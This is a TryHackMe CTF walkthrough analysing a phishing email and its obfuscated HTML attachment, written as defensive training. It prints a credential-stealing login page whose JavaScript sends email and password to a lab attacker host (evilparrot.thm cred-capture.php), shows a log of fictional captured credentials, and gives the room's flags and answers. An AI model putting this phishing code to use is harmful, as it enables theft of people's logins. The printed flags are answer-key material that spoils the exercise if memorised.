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ParrotPost: Phishing Analysis Walkthrough

TryHackMe Write-Up | ZohaibRootpk



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In this room, we will look at identifying and analyzing a malicious phishing email through visual inspection, common header inspection tools, and manual deobfuscation. With these methods learned, it will become easier to identify and respond to phishing threats that impact organizations daily.

Learning Objectives

- Understand what email headers are and familiarize yourself with common headers.

- Utilize tools for inspecting and analyzing suspicious emails and attachments.
- Learn to recognize different obfuscation techniques employed in malicious HTML, CSS, and JavaScript code.

Download Task Files To Get Started —

Q 1. According to the IP address, what country is the sending email server associated with?

Q 2. If Paul replies to this email, which email address will his reply be sent to?

Q 3. What is the value of the custom header in the email?

Open the downloaded file in a text editor —

Investigating the email header for answers —

The screenshot shows the ParrotPost interface with the following details:

- Analyze headers** button (highlighted in blue)
- Clear** and **Copy** buttons
- Submit feedback on...** link
- Summary** section:

Subject	URGENT: ParrotPost Account Update Required
Message Id	<20230430205009.69DE46124E8@emkei.lv>
Creation time	Sun, 30 Apr 2023 20:50:15 -0000
From	Parrot Post Webmail <>no-reply@postparrot.thm>
Reply_to	Parrot Post Webmail <>no-reply@postparrot.thm>
To	Paul Feathers <pfeathers@flying-sec.thm>
- Received headers** table:

Hop #	Submitting host	Receiving host	Time	Delay	Type
1	[Redacted]	emkei.lv (Postfix, from userid 33)	Invalid Date		
2	emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3)	mailin005.flying-sec.thm (Postfix)	5/1/2023 1:50:15 AM		cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256 (No client certificate requested); SMTPS
- Other headers** section (empty)

Findings —

IP address: 109.205.120.0

Looking up for more details about the IP address on virustotal.com —

The screenshot shows the VirusTotal Basic Properties page for the IP address 109.205.120.0/22. The table includes the following information:

Basic Properties	
Network	109.205.120.0/22
Autonomous System Number	2588
Autonomous System Label	SIA BITE Latvija
Regional Internet Registry	RIPE NCC
Country	LV
Continent	EU

Q 1. Answer: Latvia

Investigating the email header further for reply address and first flag –

```
Subject: URGENT: ParrotPost Account Update Required
From: Parrot Post Webmail <no-reply@postparrot.thm>
Return-Path: <no-reply@postparrot.thm>
Reply-To: Parrot Post Webmail <no-reply@postparrot.thm>
To: Paul Feathers <pfeathers@flying-sec.thm>
X-Custom-Header: THM{y0u_f0und_7h3_h34d3r}
Content-Type: multipart/mixed; boundary="000000000007hfc3205fa937852"
```

The “Reply-To” address is different from the “From” address, which is another red flag. Phishers often set a different “Reply-To” address to direct replies to a different location.

Content-Disposition: attachment; filename="ParrotPostACTIONREQUIRED.htm". This line shows an attachment named “ParrotPostACTIONREQUIRED.htm.” Attachments in phishing emails can be used to host malicious content or direct users to fake login pages.

Q 2. Answer : no-reply@postparrot.thm

Q 3. Answer : THM{y0u_f0und_7h3_h34d3r}

Task 4 Email Attachment Analysis —

Download Task Files and open the HTML Document in a text editor —

As we discovered by looking at the .eml file in a text editor, the email Paul received contains an embedded attachment named "ParrotPostACTIONREQUIRED.htm." Based on this file type and the listed Content-Type, this is an HTML (Hypertext Markup Language) file used to create a web page or document that can be viewed in a web browser.

Q 4. What encoding scheme is used to obfuscate the web page contents?

Q 5. What is the built-in JavaScript function used to decode the web page before writing it to the page?

Q 6. After the initial base64 decoding, what is the value of the leftover base64 encoded comment?

Analyzing the contents of the HTML file —

```

<html>
<head>
<script>
    var b64 = "PCFET0NUWVBFIGh0bWw+PGh0bWw+PGh1YwQ
    +PHRpGx1P1BhcJvdFBvc3QgTG9naW48L3RpGx1PjxtZXRhIGNoYXJzZXQ9I1VUR
    +PHN0eWx1PmJvZH17Zm9udC1mYW1pbHk6QXJpYwpsc2Fucy1zZXJpZjt9aW5wdXRbd
    NzJfj1mb3Jnb3QtcGFzc3dvcnRde3RleHQtYwxpZ246Y2VudGVyO31mb3JtLGlucHV0
    jUyMDgzMzMz2luO31mb3Jte2JhY2tnmc91bmQtY29sb3I6I2ZmZjt9aW5wdXRbdH1
    LGlucHV0W3R5cGU9dGV4dF17cGFkZGluZy1yaWdodDouMjA4MzMzMzaW47fVtjbG
    kaW5nLXRvcDo5cH07fVtjbGFzc349m9yZ290LXBhc3N3b3JkXXtmb250LXNpemU6I

```

Q 4. Answer: base64, This HTML document declares a variable called `b64` which is set to another long string of seemingly encoded data. Aside from the telling variable name, base64-encoded data typically includes the characters A-Z, a-z, 0-9, +, /, and padding characters (=). If you see these characters in a string of text, there is a good chance it may be base64-encoded.

Downloaded Sublime Text For Further Analysis — (Not required any text editor will work fine)

Decoding base64 using Cyberchef's From Base64 filter — Copy all the contents that are being assigned to the variable `b64` in the above image.

The screenshot shows the CyberChef interface with the 'From Base64' tab selected. The input field contains the long base64 string from the previous image. The output field displays the decoded HTML code:

```

<!DOCTYPE html><html><head><title>ParrotPost Login</title><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1.0"><style>body{font-family:Arial,sans-serif;}input[type=password],input[type=text]{width:100%}body{background-color:#f2f2f2;}h1,[class~="forgot-password"]{text-align:center;}form,input[type=password],button,input[type=text]{padding-left:.20833333in;}h1{margin-top:.52083333in;}form{background-color:#ffff;}input[type=text],input[type=password]{padding-bottom:9pt;}form,input[type=password],button,input[type=text]{padding-right:.20833333in;}[class~="forgot-password"]{margin-top:1.25pc;}input[type=text],input[type=password]{padding-top:9pt;}[class~="forgot-password"]{font-size:.75pc;}input[type=password],input[type=text]{margin-

```

Source Code Review —

var b64 = "..."; : This line assigns a long Base64-encoded string to the variable **b64**.

atob(b64) : The `atob()` function is a built-in JavaScript function that decodes a Base64-encoded string to its original form. It takes the Base64 string `b64` and decodes it into binary data (an array of bytes).

`document.write(unescape(atob(b64)));`: This is the main part of the code

What Does `document.write(unescape(atob(b64)))`; Actually, Do?

unescape() : The `unescape()` This function will convert the binary data back to a string. It interprets any percent-encoded characters in the binary data as their corresponding characters. This is needed because some characters may be encoded using percent-encoding during the Base64 encoding process. Percent encoding is used to represent special or non-printable characters with special meanings in the URLs.

document.write(): The `document.write()` method is used to write content for the document. In this case, the decoded content of the Base64 string is written to the document, which will display the content on the webpage.

Q 5. Answer: `atob()`

Copy all the decoded content from Cyberchef and paste it into a text file –

Clue: is in the comments

Checking the decoded file —

```
.01,&#113,&#113, ><label for="gwf12,&#57,&#112;
'&#112;&#97;&#115;&#115;&#119;&#111;&#114;&#
&#119;&#111;&#114;&#100;"><button type="&#
'&#102;&#111;&#114;&#103;&#111;&#116;&#45;&#


Decoding it in Cyberchef —


```

The screenshot shows the CyberChef interface with a 'From Base64' recipe selected. The input field contains the Base64 string 'EhHe2QwdWJsM18zbmMwZDNkfQo='. The output field shows the decoded result: 'THM{d0ubl3_3nc0d3d}'. The interface includes various encoding and decoding options and a raw bytes viewer.

Q 6. Answer: THM{d0ubl3_3nc0d3d}

Task 5 HTML Obfuscation —

It has been observed that HTML entity encoding has been used here. It makes the size of the file smaller. While making it difficult for the file to be analyzed.

This can be decoded using From HTML entity filter from Cyberchef.

Q 7. After decoding the HTML Entity characters, what is the text inside of the `<h1>` tag?

Recipe

From HTML Entity

Input

```
top:10.5pt;button{margin-left:0;button{margin-bottom:0pt;button{margin-right:0;button{margin-top:6pt;}button{border-left-width:medium;}button{border-bottom-width:medium;}button{border-right-width:medium;}input[type=password]{border-left-width:.75pt;}input[type=password]{border-bottom-width:.75pt;}input[type=password]{border-right-width:.75pt;}input[type=password]{border-left-style:solid;}button{border-top-width:medium;}input[type=password]{border-bottom-style:solid;}button{border-left-style:none;}input[type=password]{border-right-style:solid;}input[type=password]{border-top-style:solid;}input[type=password]{border-left-color:#ccc;}input[type=password]{border-bottom-color:#ccc;}input[type=password]{border-right-color:#ccc;}input[type=password]{border-top-color:#ccc;}button{border-bottom-style:none;}button{border-right-style:none;}button{border-top-style:none;}input[type=password]{border-image:none;}button:hover{background-color:#45a049;}button{border-left-color:currentColor;}button{border-bottom-color:currentColor;}label[checkbox]{display:inline-block;}button{border-right-color:currentColor;}label[checkbox]{margin-bottom:75pc;}button{border-top
```

Raw Bytes

Output

```
<!DOCTYPE html><html><head><title>ParrotPost Login</title><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1.0"><style>body{font-family:Arial,sans-serif;}input[type=password],input[type=text]{width:100%}body{background-color:#f2f2f2;}h1{[checkbox]{display:inline-block;}}
```

Paste the contents into a new file –

Q 7. Answer: ParrotPost Secure Webmail Login

Task 6 CSS Obfuscation —

A CSS obfuscator is a tool that makes CSS code highly challenging to read and understand. This makes severe challenges while reverse engineering the code.

Q 8. What is the reverse of CSS Minify?

Answer: CSS Beautify

Task 7 JavaScript Obfuscation —

This JavaScript code has been minified, removing any unnecessary characters and whitespace. Fortunately, we can “beautify” this code by copying everything between the opening `<script>` and closing `</script>` tags, pasting it into the input of

[Beautifier.io](#), and clicking [Beautify Code](#). Alternatively, we can leverage [CyberChef's](#) "JavaScript Beautify" operation to accomplish the same result.

```

1 <
2 !DOCTYPE html > < html > < head > < title > ParrotPost Login < /title><meta charset="UTF-8"><meta name="viewport" content="width=device-width,
3 for = "email" > Email: < /label><input type="text" id="email" name="email" value="pfeathers@flying-sec.thm" placeholder="Enter your email ad-
4 id = "password"
5 name = "password"
6 placeholder = "Enter your password" > < button type = "submit"
7 id = "login-button" > Login < /button><div class="forgot-password"><a href="#">Forgot Password?</a > < /div><!-- VEhNe2QwdWJsM18zbeMwZDNkfqO-
8     const form = document.getElementById("login-form");
9     const loginButton = document.getElementById("login-button");
10    let errorMessage = null;
11    form.addEventListener("submit", (event) => {
12        /*prevent the form from submitting normally*/
13        event.preventDefault(); /*get the username and password input values and set them to variables*/
14        const email = document.getElementById("email").value;
15        const password = document.getElementById("password").value; /*create a new HTTP request object for our evil server*/
16        const xhr = new XMLHttpRequest(); /*encode the email and password using encodeURIComponent*/
17        const encodedEmail = encodeURIComponent(email);
18        const encodedPassword = encodeURIComponent(password); /*add the encoded email and password as query parameters in the GET request*/
19        const url = "http://evilparrot.thm:8080/cred-capture.php?email=${encodedEmail}&password=${encodedPassword}`;
20        xhr.open("GET", url, true); /*send the GET request to the evil server*/
21        xhr.send();
22        if (errorMessage) {
23            errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
24        } else {
25            errorMessage = document.createElement("div");
26            errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
27            errorMessage.style.color = "red";
28            errorMessage.style.fontSize = "12px";
29            form.insertBefore(errorMessage, loginButton.nextSibling);
30        }
31    }); /*redirect to the REAL PostParrot website after sending, so the victim doesn't get suspicious! //window.location.href = "https://www.post-

```

Q 9. What is the URL that receives the login request when the login form is submitted?


<http://evilparrot.thm:8080/cred-capture.php>

Q 10. What is the JavaScript property that can redirect the browser to a new URL?

window.location.href

Task 8 Putting It All Together —

Step 1 — Opening Parrot ParrotPostACTIONREQUIRED.htm



Step 2 – Open Inspect and switch to the network tab.

Step 3 – Enter fake credentials and analyze the traffic

Method	Domain	For	Initiator	Type	Transferred	Size
GET	evilparrot.thm:8080	/cred-capture.php?email=test@test.com&password=weirdgas	ParrotPostACTIONREQUIRED.htm	Text	434 B	1238

Headers

A GET http://evilparrot.thm:8080/cred-capture.php?email=test@test.com&password=weirdgas

Status	Version
200 OK	HTTP/1.1
Transferred	434 B (123 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

Response Headers (319 B)

- Access-Control-Allow-Methods: GET
- Access-Control-Allow-Origin: *

Findings – Credentials are being smuggled as parameters in the GET request to /cred-capture.php

Step 4 – Check the response tab



Q 11. What is the flag you receive after sending fake credentials to the /capture.php endpoint?


THM{c4p7ur3d_y0ur_cr3d5}

Q 12. What is the path on the web server hosting the log of captured credentials?

/creds.txt

Q 13. Based on the log, what is Chris Smith's password? FlyL1ke!A~Bird

Visiting <http://evilparrot.thm:8080/creds.txt>. Since the response indicates that the credentials are being stored in the creds.txt file on the web server.



The screenshot shows a browser window titled "ParrotPost Login" with the URL "http://evilparrot.thm:8080/creds.txt". The page displays a list of 23 credential entries, each containing an email address and a password. The entries are as follows:

- 2023-04-25 14:21:51 - Email Address: 'mhoppus72@gmail.com', Password: 'carousell82'
- 2023-04-26 21:45:32 - Email Address: 'chris.smith@zebramail.com', Password: 'FlyLike!A-Bird!'
- 2023-04-27 08:15:21 - Email Address: 'sara.jackson@acme.com', Password: 'H3ll0W0rld!'
- 2023-04-27 12:30:45 - Email Address: 'mike.wilson@outlook.com', Password: 'P@ssw0rd!'
- 2023-04-27 18:20:11 - Email Address: 'jessica.parker@googlemail.com', Password: 'qwerty123'
- 2023-04-28 09:40:23 - Email Address: 'steven.roberts@protonmail.com', Password: 'I Love M3!'
- 2023-04-28 13:50:17 - Email Address: 'karen.white@icloud.com', Password: 'Pa55word'
- 2023-04-28 16:10:05 - Email Address: 'brian.douglas@yandex.com', Password: 'secret123'
- 2023-04-28 20:25:18 - Email Address: 'diane.thompson@yahoo.com', Password: '12345678'
- 2023-04-29 09:30:09 - Email Address: 'william.clark@aol.com', Password: 'H3ll0P@ss'
- 2023-04-29 13:15:56 - Email Address: 'laura.brown@inbox.com', Password: 'P@ssword123'
- 2023-04-29 15:30:40 - Email Address: 'peter.davies@live.com', Password: 'letmein1'
- 2023-04-29 18:50:08 - Email Address: 'katie.foster@rediffmail.com', Password: 'd0glover!!'
- 2023-04-29 20:15:23 - Email Address: 'adam.miller@mail.com', Password: 'mysecret11'
- 2023-07-19 20:20:21 - Email Address: 'test@test.com', Password: 'asdasfgas'
- 2023-07-19 20:26:40 - Email Address: 'test@test.com', Password: 'asdasfgas'

Walkthrough complete!

#Tryhackme

#Phishing #ParrotPost:Phishing Analysis

#Ctf #Writeup

#Tryhackme Writeup #Tryhackme Walkthrough

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Phishing

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In InfoSec Write-ups by Karthikeyan Nagaraj

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Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

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...



 JAY BHATT

The Sticker Shop [THM] Walk-through

In this challenge, we are tasked with retrieving a flag from a web server hosted by a local sticker shop. The scenario highlights poor...

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Learn > PaperCut: CVE-2023-27350

PaperCut: CVE-2023-27350

Authorisation bypass (CVE-2023-27350) in PaperCut Print Management software leading to remote code execution.

Info 30 min

Start AttackBox Help Save Room Options

Room completed (100%)

Task 1 ✓ Introduction

Task 2 ✓ Understanding PaperCut and CVE-2023-27350

Task 3 ✓ Exploiting CVE-2023-27350

Task 4 ✓ Detection and Mitigation

Task 5 ✓ Conclusion

Reju Kole

PaperCut: CVE-2023-27350-THM-Walkthrough-By-Reju-Kole

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